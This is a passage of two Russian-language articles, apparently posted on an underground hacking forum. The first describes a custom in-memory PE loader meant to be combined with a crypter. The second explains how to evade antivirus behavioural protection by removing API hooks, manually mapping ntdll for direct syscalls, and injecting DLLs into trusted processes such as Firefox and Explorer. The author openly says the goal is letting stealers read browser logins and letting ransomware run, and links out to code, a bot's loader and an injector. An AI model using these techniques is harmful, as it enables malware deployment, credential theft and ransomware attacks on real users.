LoadPE:

Первые попытки нативной (почему нативной - опишу ниже) загрузки бинарного файла в память (в паблике) выкладывал покойный Great, как раз на дамаге и на васме. Те наработки хоть и отражали суть концепции, хотя и работали кое как, но умели обрабатывать только ограниченное количество самых стандартных PE файлов. Любые отклонения от эталонного PE формата - и загрузка такого файла в память фейлилась.

Позже свои наработки отрывками выкладывал el-, тоже на дамаге.

Многие "мастера" не стали заморачиваться со своим кодом и рипнули загрузчик с криптованных семплов, тупо вставив в свой криптор, мол ведь и так работает. Ну а некоторым, как мне, захотелось разобраться в сути технологии и написать своё решение, которое было бы способно обрабатывать доминирующее большинство PE файлов, с учетом разных хитрых, нестандартных техник, поддерживающее как 32 так и 64 архитектуры PE формата. И вот на базе этих наработок и путём долгих реверсов оригинального загрузчика винды, технология нативной загрузки в память шлифовалась, пока не выкатилось готовое решение.

Почему я называю этот способ нативным? Да потому, что в отличие от незамысловатого RunPE, в LoadPE нам нужно руками воспроизводить действия, которые обычно выполняет сам загрузчик винды.

Рассмотрим механизм, который используется в нативном загрузчике винды:

В основе загрузки любого модуля лежит функция LoadLibrary, точнее её более низкоуровневые функции из ntdll, такие как LdrLoadDll и LdrpLoadDll.

<https://pastebin.com/BKyYzMOP>

тут и далее большие куски кода будут представлены в виде ссылок

Настоятельно советую ознакомиться с полным кодом этих функций. Дабы вы не искали в моменте, я также выложу его далее, чтобы не засорять основной посыл данной статьи.

Для тех, кто всё же хочет в подробностях изучить этот механизм в оригинале, можете найти код в файлах ...\\base\\ntdll\\ldrinit.c, ...\\base\\ntdll\\ldrapi.c и ...\\base\\ntdll\\drsnap.c

Как можно увидеть, винда делает просто кучу дополнительных манипуляций при загрузке файла, дополнительные проверки, обработку всего, и вся и в том числе нотификацию о событиях.

Моя реализация выглядит гораздо проще, но от этого не менее эффективная и минимальный необходимый набор действий она выполняет.

А еще она после компляции весит чуть более 2 кб

Ок, давайте взглянем на мой загрузчик:

Он поддерживает x86\\x64 PE файлы, как EXE так и DLL, а еще гибридные, которые одновременно и EXE и DLL.

Умеет хэндлить ActCtx, SEH, стартап код, анпакинг с помощью aplib, восстанавливать TLS колбеки и многое другое.

Участки, отвечающие за обработку x64 PE обрамлены в соответствующие дефайны #ifdef _WIN64.

<https://pastebin.com/Nqru3y6T>

pe2mem - основная функция загрузчика, принимает единственный параметр PPE_LOADER_PARAMS params.

В **pNt** читаем NtHeaders криптованного файла

В **Base** у нас адрес, по которому нужно загрузить файл.

В **IsImageDLL** мы определяем, читая Characteristics какой файл перед нами EXE или DLL. (Это позволяет обрабатывать файлы трансформеры)

В **SizeOfBase** соответственно размер образа.

Вот эта структура:

<https://pastebin.com/uy4ud6qx>

Думаю и так ясно что она делает, передаёт ImageBase, буфер файла, его размер и дополнительные параметры.

<https://pastebin.com/8hFt8NDe>

Данный участок кода это такой лайфхак.

Если ваш стаб имеет код инициализации (т.н. startup код), у вас практически гарантированно возникнут проблемы на этом этапе.

Данный код позволяет пропустить пролог и получить его итоговый размер.

Нужно учитывать, что для каждой версии стартап кода сигнатура может отличаться. Данная реализация покрывает версии студий VC2008, VC2010.

<https://pastebin.com/PF2zdccp>

В этом участке кода мы получаем указатель на **Peb**, узнаем адреса модулей **NTDLL** и **KERNEL32**.

Далее мы находим указатели на необходимые WinAPI функций по их хэшам, и заполняем структуру **KernelProcs**.

hash_find_proc позволяет по хэшу от строки найти функцию.

<https://pastebin.com/LzYWHQat>

Данная функция позволяет хэшировать строку, в том числе юникодную, на выходе получить DWORD от этой строки.

<https://pastebin.com/TgESpvqq>

В **SavedFile** выделям память в размере **file_size**.

Проверяем флаги, если PE_LDR_FLAG_USE_APPLIB, то используем распаковку буфера с помощью алгоритма **aPlib_depack**.

Если в флаги не передан PE_LDR_FLAG_NOT_STUB и Peb->OSMajorVersion > 5, то пересчитываем **Fls колбеки** соответствующим образом.

<https://pastebin.com/qBskUqdX>

Алгоритм распаковки буфера aPlib_depack.

<https://pastebin.com/jbsAxTzw>

В случае, если мы собраны под x64, находим Rsp.

<https://pastebin.com/Py0ygQqe>

В данном участке кода мы получаем указатели на **DOS и Nt** заголовки.

Меняем атрибуты выделенной памяти на PAGE_EXECUTE_READWRITE.

Копируем заголовки, секции.

Обрабатываем Peb.

Обрабатываем ресурсы.

Обрабатываем импорт.

Обрабатываем релоки.

Обрабатываем TLS.

<https://pastebin.com/jyMpj5yz>

Обрабатываем Peb.

<https://pastebin.com/WiATcWR1>

Обрабатываем ресурсы тушки.

Тут важный момент - activation context . Начиная с 7ки в винде в ресурсах появилось понятие manifest или RESID=24. Это нужно в том числе для правильной работы UAC. Эта функция правильным образом хэндлит такие ресурсы. Читать подробнее <https://docs.microsoft.com/en-us/windows/win32/sbscs/microsoft-windows-actctx-object>

Microsoft.Windows.ActCtx object The Microsoft.Windows.ActCtx object references manifests and provides a way for scripting engines to access side-by-side assemblies. The Microsoft.Windows.ActCtx object can be used to create an instance of a side-by-side assembly with COM components. The Microsoft.Windows.ActCtx object comes as an assembly in Windows Server 2003. It can also be installed by applications that use the Windows Installer for setup and include it as a merge module in their installation package.

<https://pastebin.com/3vRd8Up7>

Обрабатываем таблицу импорта тушки.

В том числе и по ординалу для всяких модулей вроде comctl32 и прочих.

Многие делают это не совсем правильно. Вот правильный вариант.

<https://pastebin.com/Z0jVhcOT>

Обрабатываем таблицу смещений.

<https://pastebin.com/fv8fNaCG>

Обрабатываем TLS колбеки.

На неумении обрабатывать TLS сыпятся очень многие крипторы.

Эта функция обрабатывает основные типы TLS колбеков и таким образом многократно увеличивает покрытие файлов с TLS:

<https://pastebin.com/Nv2nXYsk>

Тут снова важный момент. Подробнее тут -<https://docs.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-acquiresrwlockshared>.

Цитата с хабра: RWLock — это такой примитив синхронизации, позволяющий одновременное чтение и эксклюзивную запись. Т.е. чтение блокирует запись, но не блокирует чтение других threadов; а запись блокирует все.

Обработка секции кода с помощью AcquireSRWLockShared, чтобы правильно готовить синхронизацию на чтение и запись.

<https://pastebin.com/HSKPSZfm>

Правильная обработка таблицы исключений для Peb->OSMajorVersion==6 && Peb->OSMinorVersion > 1 // 8++.

<https://pastebin.com/pZsTWt0a>

Правильно обрабатываем SEH.

<https://pastebin.com/hWy4pEtM>

restore_regs - Восстанавливаем пролог, корректируем стек и переходим по точке входа в замещенный образ.

<https://pastebin.com/Tg5LS49D>

Правильно обрабатываем SEH.

<https://pastebin.com/rjdfSJc>

restore_regs - Восстанавливаем пролог, корректируем стек и переходим по точке входа в замещенный образ.

<https://pastebin.com/bjxMxdAg>

Для x64 PE находим Rsp.

<https://pastebin.com/ABARt2G5>

Дизассемблер длин.

Что касается преимуществ данного способа меппинга - это отсутствие вызовов, таких как порождение нового процесса или получение и смена контекста, работа с потоками, на которые могли бы триггерить проактивки.

Для более скрытного использования загрузчика можно подружить его в syscalls и будет вообще малина.

Скачать проект можно тут: <https://gofile.io/d/CxBJFb>

В этот раз для получения пароля на архив нужно немножко больше навыков, чем юзать онлайн encode-decode утилиты, зато интересно и по-приколу =D.

Дано массив размером 10

Инициализатор генератора случайных чисел на 0x1337 (seed)

Пароль это результат суммы всех генерированных случайных чисел массива в виде хэша от алгоритма whirlpool в lowercase

На выходе должно получиться что-то вроде

5350b5db7c67126b3c910cbf2.....aed190a232756b082652e4f0c0fcf3
.33c1990ba05c7febf
(всего 206 символов).

Хэш от строки в whirlpool можно получить тут https://www.tools4noobs.com/online_tools/hash/.

Пример питон скрипта который можно дописать:

<https://pastebin.com/Gy8aJzNv>

обирался проект на VC2010.

Для правильной работы Custom build Rules (инлайн масма) нужно скопировать файлы

```
"masm64.rules"  
"masm32.rules"
```

в C:\Program Files (x86)\MSBuild\Microsoft.Cpp\v4.0\BuildCustomizations.a

Подробнее тут: <https://devblogs.microsoft.com/cppblog/quick-help-on-vs2010-custom-build-rule/>

Вместо заключения:

В коде сознательно присутствуют некоторые ошибки от дураков, чтобы не копипастили бездумно. Просьба не шарить исправленный.

Ответственно могу заявить, что перед вами наиболее полный из возможных, загружчик бинариков в память на сегодняшний день (не считая виндового).

Как итог, скомбинировав проект криптора из прошлой статьи с загружчиком из этой статьи, можно получить свой полноценный криптор.

Как-нибудь в другой раз мы рассмотрим процесс морфинга шеллкода и алгоритмы и способы антиэмulation, но это уже тема для другой статьи

Спасибо за внимание.

xsstorweb56srs3a.onion/attachments/15404/



Обход проактивной защиты антивирусов

Всем привет, в этой статье хочу обсудить тему обхода проактивной защиты антивирусов и других решений в реальном времени.

Что сподвигло меня написать эту статью ?

Ну разумеется жажда наживы, ведь бабло побеждает зло.))) Я просмотрел форум, так и форумы схожих тематик, там-где есть у меня доступ и не увидел не одной темы, где-бы этот вопрос обсуждался, более

того часто возникают вопросы у людей и никто внятного ответа дать неможет, а вернее нехочет...

Более-того у многих людей с кем я общался складывается не верные представление как это работает вообще и что это такое...

Кто-то вообще считает, что проактивная защита, это магия которую невозможно обойти и это решение от всех бед, ну разумеется это лишь иллюзия, непробиваемости такой защиты, что в этой статье я и покажу.

Хочу отметить, что в этот раз от меня не будет каких-то «чудо» проектов в гите, тем не менее всё что я тут напишу имеет боевое применение.

В доказательство этого, я приведу демонстрацию обхода Avast Premium, а конкретно проактивную защиту «Аваст чертов пассворд протект», который мешает работы стиллерам, хе-хе.



Почему выбрал именно его для демонстрации ?

А всё дело в этой теме <http://xsstorweb56srs3a.onion/threads/39910/>

Мне уже тогда было интересно поковырять, но стимула не было, а тут вроде-бы и появилось.

Да и заметьте, что никто кроме может-быть Haunt особо ничего путного не предложили в теме (И-то он закрыл эту информацию в хайд), да были пары фраз, но что и как делать никто не сказал, это в очередной раз говорит о нужности такой темы.

Итак хватит наверное набирать нужно число символов, для допуска к конкурсу.

Начинаем, вначале теория, извините но без теории тут никак, нужно понимать работу антивирусов, иначе чего мы хотим обойти, незнай даже поверхностно работу таких программ...)

Что такое проактивная защита в реальном времени ?

Обнаружение вредоносных программ с помощью сигнатурного анализа все еще используется, но не очень эффективно. Все больше и больше вредоносных программ используют полиморфизм, метаморфизм, шифрование или обfuscацию кода, чтобы их было чрезвычайно сложно обнаружить с помощью старых методов обнаружения.

<https://pastebin.com/TbjywdDD>

Теперь, если AV должен перехватить эту функцию, он заменит первые несколько байтов инструкцией JMP, которая перенаправит поток выполнения на свою собственную функцию обработчика перехвата. Таким образом, AV зарегистрирует выполнение этого API со всеми параметрами, лежащими в стеке в этот момент.


После того, как обработчик AV-ловушки завершит свою работу, он выполнит исходный набор байтов, замененный инструкцией JMP, и вернется к функции API, чтобы процесс продолжил свое выполнение.

Вот как будет выглядеть код функции с введенной инструкцией JMP (Это просто пример, для понимания, реально всё может быть по другому, в зависимости от антивирусного решения):

<https://pastebin.com/53vUhbcN>

Есть несколько способов перехвата кода, но этот самый быстрый и не создает особых проблем с производительностью выполнения кода. Другие методы перехвата включают в себя внедрение инструкций INT3 или правильную настройку регистров отладки и их обработку вашими собственными обработчиками исключений, которые позже перенаправляют выполнение на обработчики перехватчиков.

Теперь, когда вы знаете, как работает проактивная защита в реальном времени и как именно она включает перехват API, я могу перейти к объяснению методов ее обхода.



На рынке есть продукты AV, которые выполняют мониторинг в режиме реального времени в режиме ядра (Ring0).

Первые два способа будут для борьбы с хуками в пользовательском режиме Ring3, а в последнем способе мы рассмотрим на примере Аваста, как можно обходить хуки в режиме ядра Ring0.

Итак как-же бороться с этим ?

У меня есть две идеи.

Вообще идей может быть много, но я рассмотрю три метода.

Т.к. охватить всё в одной статье тяжело, да и скажу честно я тоже мало чего знаю, век живи, век учись.)))

1) Идея антихука

Как вы уже знаете, проактивная защита в реальном времени полагается исключительно на выполнение обработчиков ловушек API. Только когда обработчик AV-ловушки запущен, программное обеспечение защиты может зарегистрировать вызов API, отслеживать параметры и продолжить отображение активности процесса.

Очевидно, что для того, чтобы полностью отключить защиту, нам нужно удалить хуки API, и в результате программное обеспечение защиты станет слепо ко всему, что мы делаем.

В нашем собственном приложении мы контролируем все пространство памяти процесса. Антивирус со своим внедренным кодом - это просто злоумышленник, пытающийся вмешаться в функциональность нашего программного обеспечения, но мы - король своей страны.

Необходимо предпринять следующие шаги:

- 1)Перечислить все загруженные библиотеки DLL в текущем процессе.
- 2)Найти адрес точки входа для каждой импортированной функции API, каждой библиотеки DLL.
- 3)Удалить внедренную инструкцию JMP ловушки, заменив ее исходными байтами API.

Все кажется довольно простым до момента восстановления исходного кода функции API, от того момента, когда был внедрен перехватчик JMP.

Получение исходных байтов от обработчиков ловушек не может быть и речи, поскольку нет способа узнать, какая часть кода обработчика является исходным кодом пролога функции API.

Итак, как найти исходные байты?

Ответ таков: извлеките их вручную, прочитав соответствующий файл библиотеки DLL, хранящийся на диске. Файлы DLL содержат весь исходный код.

Чтобы найти исходные первые 16 байтов (чего более чем достаточно) у например функции CreateFileW, процесс выглядит следующим образом:

- 1)Прочитать содержимое файла kernel32.dll из системной папки Windows в память. Я назову этот модуль kernel32_module.
- 2)Получите базовый адрес импортированного модуля kernel32.dll в нашем текущем процессе. Я назову импортированный модуль kernel32_import_module.
- 3)Исправьте перемещения загруженного вручную kernel32_module с базовым адресом kernel32_import_module (полученным на шаге 2). Это заставит все ссылки на память с фиксированным адресом выглядеть так же, как в текущем kernel32_import_module (в соответствии с ASLR).
- 4)Разберите таблицу экспорта kernel32_module и найдите адрес CreateFileW.
- 5)Скопируйте исходные 16 байтов из найденного экспортированного адреса API на адрес импортированного в данный момент API, где находится ловушка JMP.

Это эффективно перезапишет текущий JMP исходными байтами любого API.

Пример кода, приведенного алгоритма:

<https://pastebin.com/A59SJ0g9>

Я нестал заморачиваться этим способом, объясню почему:

Некоторые антивирусы могут восстанавливать хуки функций, да и мне показалось как-то напряжно каждый раз убирать хуки, лучше сделать это раз и на всегда.

Тут второй способ.

2)Второй способ. Скрытый вызов API.

Кто изучал ядро Windows на низком уровне знает, что в пользовательском режиме есть библиотека ntdll.dll, которая служит прямым переходом между пользовательским режимом и режимом ядра. Его экспортированные API напрямую взаимодействуют с ядром Windows с помощью системных вызовов.

Большинство других библиотек Windows в конечном итоге вызывают API из ntdll.dll.

Если вкратце, то ntdll.dll, это прослойка между ядром и пользовательским процессом, когда вы вызываете CreateFile, то реально вызывается ZwCreateFile, а точнее выполняется системный вызов к ядру и выполняется ядерная функция NtCreateFile.

Давайте посмотрим на код ZwCreateFile из ntdll.dll в Windows 7 в режиме WOW64:

<https://pastebin.com/8HrXL9wq>

По сути, он передает EAX = 0x52 с указателем аргументов стека в EDX функции, хранящейся в TIB по смещению 0xC0.

Вызов переключает режим процессора с 32-битного на 64-битный и выполняет системный вызов в Ring0 на NtCreateFile.

0x52 - это системный вызов для NtCreateFile в моей системе Windows 7, **номера системных вызовов различаются между версиями Windows и даже между пакетами обновления, поэтому никогда не стоит полагаться на эти числа.**

Большинство программ защиты перехватывают функции ntdll.dll, так как это самый низкий уровень, до которого вы можете добраться, прямо перед порогом ядра.

Например, если вы вызываете CreateFileW только в kernel32.dll, который в конечном итоге вызывает ZwCreateFile в ntdll.dll, вы никогда не поймаете прямые вызовы API к ZwCreateFile.

А ловушка в ZwCreateFile будет срабатывать каждый раз, когда вызывается CreateFileW или CreateFileA, поскольку они оба в конечном итоге должны вызывать API самого низкого уровня, который напрямую взаимодействует с ядром.


А теперь самое интересное. **Что, если бы мы скопировали фрагмент кода, который я вставил выше из ntdll.dll, и реализовали его в коде нашего собственного приложения.** Это будет идентичная копия кода ntdll.dll, который выполнит системный вызов 0x52, который был выполнен в нашем собственном разделе кода. **Никакая программа защиты пользовательского режима никогда не узнает об этом.**

Это идеальный метод обхода любых перехватов API без их фактического обнаружения и отключения!

Дело в том, как я упоминал ранее, мы не можем доверять номерам системных вызовов, поскольку они будут различаться в разных версиях Windows. Что мы можем сделать, так это прочитать весь файл библиотеки ntdll.dll с диска и вручную сопоставить его с адресным пространством текущего процесса. Таким образом, мы сможем выполнить код, который был подготовлен исключительно для нашей версии Windows, имея при этом точную копию ntdll.dll вне досягаемости AV.

Я упомянул ntdll.dll сейчас, так как у этой DLL нет других зависимостей. Это означает, что ему не нужно загружать другие библиотеки DLL и вызывать их API. Каждая экспортируемая функция передает выполнение непосредственно ядру, а не другим библиотекам DLL пользовательского режима.

Вот рисунок этой идеи:



У меня есть два решения этой задачи.

Вот код, первого решения, реализация алгоритма выше:

<https://pastebin.com/uMMANA6C>

И второе решение, это использовать кастомный загрузчик длл из нашего бота:

<https://github.com/XShar/XssBot/blob/master/client/XssBot/TaskWorks/ModuleLoader.cpp>

Загрузив длл с диска в буфер module, можно пользоваться потом так:

Создаём указатель на функцию ZwWriteFile:

<https://pastebin.com/kh6uPP1X>


Загружаем библиотеку ntdll.dll:

<https://pastebin.com/FRYWDaMF>


Потом использование функции:

<https://pastebin.com/EYDnM00H>

В итоге наделав таких функций, вы таким хитрым способом будете использовать максимально низкоуровневые функции из ntdll.dll, обойдя хуки некоторых защитных решений.) На этом статью можно было бы и закончить, но а как-же Аваст чёртов пассворд протект, спросите вы, хе-хе...Как-же жить стиллерам, если при попытке открыть файл logins.json Мозиллы появляется такая-вот шляпа:



А криптолокеры как запускать ?



Я-бы подал на них в суд, блокируют нужное и важное ПО, хе-хе...

Итак обходим аваст долбаный протект.

Честно сказать, никаких приведенные выше способы не работают для аваста, видно они в новой версии хорошо поработали над детектором функций, более того я необнаружил никаких хуков, специально выводил 10 байт апи, ничего там нет.

Видно они каким-то образом из режима ядра научились определять вызовы функций, хотя читал форумы, раньше делали хуки, даже для специальная для этого была, в новой версии её увы нет.

Что-же делать ?

И тут у меня появилась идея инжекта, вернее не у меня появилось, всё это конечно известно, я решил попробовать, а вдруг...

Вообще тема инжекторов очень сложная, тут можно писать несколько статей на эту тему, я не хочу затрагивать эту тему в данной статье, а расскажу-лишь что я сделал для обхода и что использовал.

Итак, ну хорошо пусть аваст использует хуки на уровне ядра и доступа туда мы не имеем, я не буду говорить что можно написать драйвер, который будет скрывать процесс защищаемой программы, а сам драйвер загружать через другой драйвер, или цифровую подпись, как-то это все геморно, хотя а почему и нет, так кстати действуют некоторые шифровальщики.)

Ну-вот, идея в том что у аваста есть списки доверенных приложений, например для Мозиллы доступны, вы неповерите, каталоги мозиллы.)))


Експлореру можно создавать файлы и т. д.

А почему-бы не выполнять код в рамках этого процесса, а что этому мешает, а ничего.)))

И тут передо мной встал вопрос, что лучше написать инжектор самому, или взять от куда-то, во первых как будем инжектить ?

Я решил для теста сделать инжект dll, вроде-бы много статей как это сделать и готовых проектов в гите, кучу перепробовал.

Вроде-бы и идея несложная, вот например статья: <https://arvanaghi.com/blog/dll-injection-using-loadlibrary-in-C/>



В итоге наткнулся я на инжектор Каими: <https://github.com/kaimi-io/cpp-injector-class>

И это находка, если посмотрите, при минимальном коде, неплохой функционалл, короче я был безума от радости, для моих экспериментов просто супер.

В общем готовим dll для инжекта:

<https://pastebin.com/z81vpKme>

В инжекторе, примерно такой код:

